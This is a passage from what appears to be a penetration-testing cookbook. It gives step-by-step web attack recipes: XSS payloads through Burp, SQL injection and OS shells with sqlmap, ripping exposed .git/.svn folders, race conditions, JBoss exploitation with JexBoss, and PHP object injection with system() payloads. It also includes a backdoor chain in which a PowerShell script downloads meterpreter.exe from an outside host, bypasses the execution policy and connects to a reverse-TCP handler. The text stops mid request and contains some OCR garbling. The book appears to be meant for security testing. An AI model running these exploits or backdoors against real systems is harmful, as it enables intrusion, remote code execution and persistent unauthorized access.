
14. Now we need to navigate to the XSS Validator folder.
15. We then need to start the PhantomJS and SlimerJS server using the following commands:

```
phantomjs xss.js &
slimerjs slimer.js &
```


16. Once the servers are running, we head back to the Burp window. In the **XSS Validator** tab on the right-hand side, we will see a list of payloads the extender will test on the request. We can manually enter our own payloads as well:

17. Next, we capture the request we need to validate XSS on.


18. We select the **Send to Intruder** option:




19. Then, we switch to the **Intruder** window, and under the **Positions** tab, we set the position where we want our XSS payloads to be tested. The value surrounded by § is where the payloads will be inserted during the attack:



20. In the **Payloads** tab, we select the **Payload type** as extension-generated:




21. In **Payload Options**, we click on the **Select generator...** and choose **XSS Validator Payloads**:



22. Next, we switch to the **XSS Validator** tab and copy **Grep Phrase**; this phrase can be customized as well:

23. Next, we switch to the **Options** tab in the **Intruder** and add the copied phrase in the **Grep - Match**:


24. We click on **Start attack**, and we will see a window pop up:



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	fy7s...	Comment
1	<script>alert(299792458)<...	200	☐	☐	4343	☑	
3	<script>confirm(29979245...	200	☐	☐	4345	☑	
8	<scr ipt>prompt(29979245...	200	☐	☐	4346	☑	
12	"><script>prompt(2997924...	200	☐	☐	4345	☑	
19	'><script>confirm(2997924...	200	☐	☐	4346	☑	
21	'><script>alert(299792458)...	200	☐	☐	4033	☑	
27	<SCRIPT>confirm(2997924...	200	☐	☐	4346	☑	
66	<<SCRIPT>console.log(299...	200	☐	☐	4353	☑	
68	<<SCRIPT>prompt(299792...	200	☐	☐	4348	☑	

25. Here, we will see that the requests with a check mark in our **Grep Phrase** column have been successfully validated:



Injection attacks with sqlmap

The `sqlmap` tool is an open source tool built in Python, which allows the detection and exploitation of SQL injection attacks. It has full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM Db2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB, and Informix databases. In this recipe, we will cover how to use sqlmap to test and exploit SQL injection.


How to do it...

The following are the steps to use `sqlmap`:

1. We first take a look at the help of `sqlmap` for a better understanding of its features. This can be done using the following command:

   `sqlmap -h`

   The following screenshot shows the output for the preceding command:



2. To scan a URL, we use the following command:

   `sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"`

3. Once a SQL has been detected, we can choose yes (`Y`) to skip other types of payloads:

4. Once SQL has been detected, we can list the database names using the `--dbs` flag:

5. We have the databases now; similarly, we can use flags such as `--tables` and `--columns` to get table names and column names:

6. To check whether the user is a database administrator, we can use the `--is-dba` flag:

7. The `sqlmap` command has a lot of flags. We can use the following table to see the different types of flags and what they do:

Flag	**Operation**
`--tables`	Dumps all table names
`-T`	Specifies a table name to perform an operation on
`--os-cmd`	Executes an operating system command
`--os-shell`	Prompts a command shell to the system
`-r`	Specifies a filename to run the SQL test on
`--dump-all`	Dumps everything
`--tamper`	Uses a tamper script
`--eta`	Shows estimated time remaining to dump data
`--dbs=MYSql,MSSQL,Oracle`	We can manually choose a database and perform injection for specific database types only
`--proxy`	Specifies a proxy

See also

- The *Backdoors using web shells* recipe
- The *Backdoors using meterpreters* recipe

Owning all .svn and .git repositories

This tool is used to rip version controlled systems such as SVN, Git, and Mercurial/hg, Bazaar. The tool is built in Python and is pretty simple to use. In this recipe, you will learn how to use the tool to rip the repositories.

This vulnerability exists because most of the time when using a version-controlled system, developers host their repository in production. Leaving these folders allows a hacker to download the whole source code.

How to do it...

The following steps demonstrate the use of repositories:

1. We can download `dvcs-ripper.git` from GitHub using:


   ```
   git clone https://github.com/kost/dvcs-ripper.git
   ```

2. We browse the `dvcs-ripper` directory:

3. To rip a Git repository, the command is very simple:

   ```
   rip-git.pl -v -u http://www.example.com/.git/
   ```

4. We let it run and then we should see a `.git` folder created, and in it, we should see the source code:



5. Similarly, we can use the following command to rip SVN:

```
rip-svn.pl -v -u http://www.example.com/.svn/
```

Winning race conditions


Race conditions occur when an action is being performed on the same data in a multiple threaded web application. It basically produces unexpected results when the timing of one action being performed will impact the other action.

Some examples of an application with the race condition vulnerability can be an application that allows transfer of credit from one user to another or an application that allows a voucher code to be added for a discount that can also have a race condition, which may allow an attacker to use the same code multiple times.


How to do it...

We can perform a race condition attack using Burp's **Intruder** as follows:


1. We select the request and click on **Send to Intruder**:



2. We switch to the **Options** tab and set the number of threads we want, `20` to `25` are good enough usually:



3. Then, in the **Payloads** tab, we choose **Null payloads** in **Payload type** as we want to replay the same request:



4. Then, in the **Payload Options**, we choose the number of times we want the request to be played.
5. Since we don't really know how the application will perform, we cannot perfectly guess the number of times we need to replay the request.
6. Now, we click on **Start attack**. If the attack is successful, we should see the desired result.

See also

You can refer to the following articles for more information:

- `http://antoanthongtin.vn/Portals/0/UploadImages/kiennt2/KyYeu/DuLieuTrongNuoc/Dulieu/KyYeu/07.race-condition-attacks-in-the-web.pdf`
- `https://sakurity.com/blog/2015/05/21/starbucks.html`
- `http://www.theregister.co.uk/2016/10/21/linux_privilege_escalation_hole/`

Exploiting JBoss with JexBoss

JexBoss is a tool for testing and exploiting vulnerabilities in JBoss Application Server and other Java Application Servers (for example, WebLogic, GlassFish, Tomcat, Axis2, and so on).

It can be downloaded at `https://github.com/joaomatosf/jexboss`.

How to do it...

We begin with navigating to the directory in which we cloned our JexBoss and then follow the given steps:

1. We install all the requirements using the following command:


   ```
   pip install -r requires.txt
   ```

   The following screenshot is an example of the preceding command:

2. To view the help, we type this:

   ```
   python jexboss.py -h
   ```

   The following screenshot shows the output of the preceding command:



3. To exploit a host, we simply type the following command:

   ```
   python jexboss.py -host http://target_host:8080
   ```

The following screenshot is an example of the preceding command:

This shows us the vulnerabilities.

4. We type `yes` to continue exploitation:

5. This gives us a shell on the server:

Exploiting PHP Object Injection


PHP Object Injection occurs when an insecure user input is passed through the PHP `unserialize()` function. When we pass a serialized string of an object of a class to an application, the application accepts it, and then PHP reconstructs the object and usually calls magic methods if they are included in the class. Some of the methods are `__construct()`, `__destruct()`, `__sleep()`, and `__wakeup()`.

This leads to SQL injections, file inclusions, and even remote code execution. However, in order to successfully exploit this, we need to know the class name of the object.

How to do it...

The following steps demonstrate PHP Object Injection:

1. Here, we have an app that is passing serialized data in the `get` parameter:



2. Since we have the source code, we will see that the app is using `__wakeup()` function and the class name is `PHPObjectInjection`:

```
<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){

        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
    if(isset($_REQUEST['r'])){

        $var1=unserialize($_REQUEST['r']);
```


3. Now we can write a code with the same class name to produce a serialized object containing our own command that we want to execute on the server:

```
<?php
    class PHPObjectInjection{
         public $inject = "system('whoami');";
    }
    $obj = new PHPObjectInjection;
    var_dump(serialize($obj));
?>
```

4. We run the code by saving it as a PHP file, and we should have the serialized output:

```
MacBook-Air:Desktop Himanshu$ php serialize.php
string(68) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}"
```

5. We pass this output into the `r` parameter and we see that here, it shows the user:



6. Let's try passing one more command, `uname -a`. We generate it using the PHP code we created:

```
<?php

class PHPObjectInjection
{
    public $inject = "system('uname -a');";
}
 $obj = new PHPObjectInjection;
 var_dump(serialize($obj));
 ?>
```

7. And we paste the output in the URL:

8. Now we see the command being executed and the output is as follows:

See also

- `https://mukarramkhalid.com/php-object-injection-serialization/#poi-example-2`
- `https://crowdshield.com/blog.php?name=exploiting-php-serialization-object-injection-vulnerabilities`
- `https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/`

Backdoors using web shells

Shell uploads are fun; uploading web shells gives us more power to browse around the servers. In this recipe, you will learn some of the ways in which we can upload a shell on the server.

How to do it...

The following steps demonstrate the use of web shells:

1. We first check whether the user is DBA by running sqlmap with the `--is-dba` flag:

```
[12:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0, ASP
back-end DBMS: Microsoft SQL Server 2008
[12:38:38] [INFO] testing if current user is DBA
current user is DBA:    True
[12:38:39] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[12:38:39] [INFO] fetched data logged to text files under '/root/.sqlmap/output/vide
```

2. Then, we use `os-shell`, which prompts us with a shell. We then run the command to check whether we have privileges:

   `whoami`

   The following screenshot is an example of the preceding command:

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
[12:44:04] [INFO] the SQL query used returns 1 entries
[12:44:05] [INFO] retrieved: nt authority\\\\system
command standard output [1]:
[*] nt authority\system
```

3. Luckily, we have admin rights. But we don't have RDP available to outside users. Let's try another way to get meterpreter access using PowerShell.

4. We first create an object of `System.Net.WebClient` and save it as a PowerShell script on the system:

```
echo $WebClient = New-Object System.Net.WebClient > abc.ps1
```


5. Now we create our `meterpreter.exe` via `msfvenom` using the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>
LPORT=<Your Port to Connect On> -f exe > shell.exe
```

6. Now, we need to get our meterpreter downloaded, so we append the following command in our `abc.ps1` script:

```
echo $WebClientDownloadFile(http://odmain.com/meterpreter.exe,
"D:\video\b.exe") >> abc.ps1
```

The following screenshot is an example of the preceding command:



7. By default, PowerShell is configured to prevent the execution of `.ps1` scripts on Windows systems. But there's an amazing way to still execute scripts. We use the following command:

```
powershell -executionpolicy bypass -file abc.ps1
```

The following screenshot is an example of the preceding command:

```
os-shell> powershell -executionpolicy bypass -file 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:58:03] [INFO] retrieved: 1
[20:58:04] [INFO] retrieving the length of query output
[20:58:04] [INFO] retrieved:
[20:58:05] [INFO] retrieved:
command standard output [1]:
[*]
```

8. Next, we go to the directory `D:/video/meterpreter.exe` where our file was downloaded and execute it using the following command:

   ```
   msfconsole
   ```

   The preceding command will open up msf as shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tc
PAYLOAD => windows/meterpreter/reverse_tcp_dns
msf exploit(handler) > set LHOST a
LHOST => ange
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set Iterations 5
Iterations => 5
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[-] Handler failed to bind to 1
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes)
```

Backdoors using meterpreters

Sometimes, we may also come across a file upload that is initially meant to upload files such as Excel, photos, and so on, but there are a few ways through which we can bypass it. In this recipe, you will see how to do that.

How to do it...

The following steps demonstrate the use of meterpreters:

1. Here, we have a web application that uploads a photo:

2. When we upload a photo, this is what we see in the application:

3. Let's see what happens if we upload a `.txt`. We create one with test as the data:

4. Let's try uploading it:

5. Our image has been deleted! This might mean our application is doing either a client-side or a server-side check for file extension:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
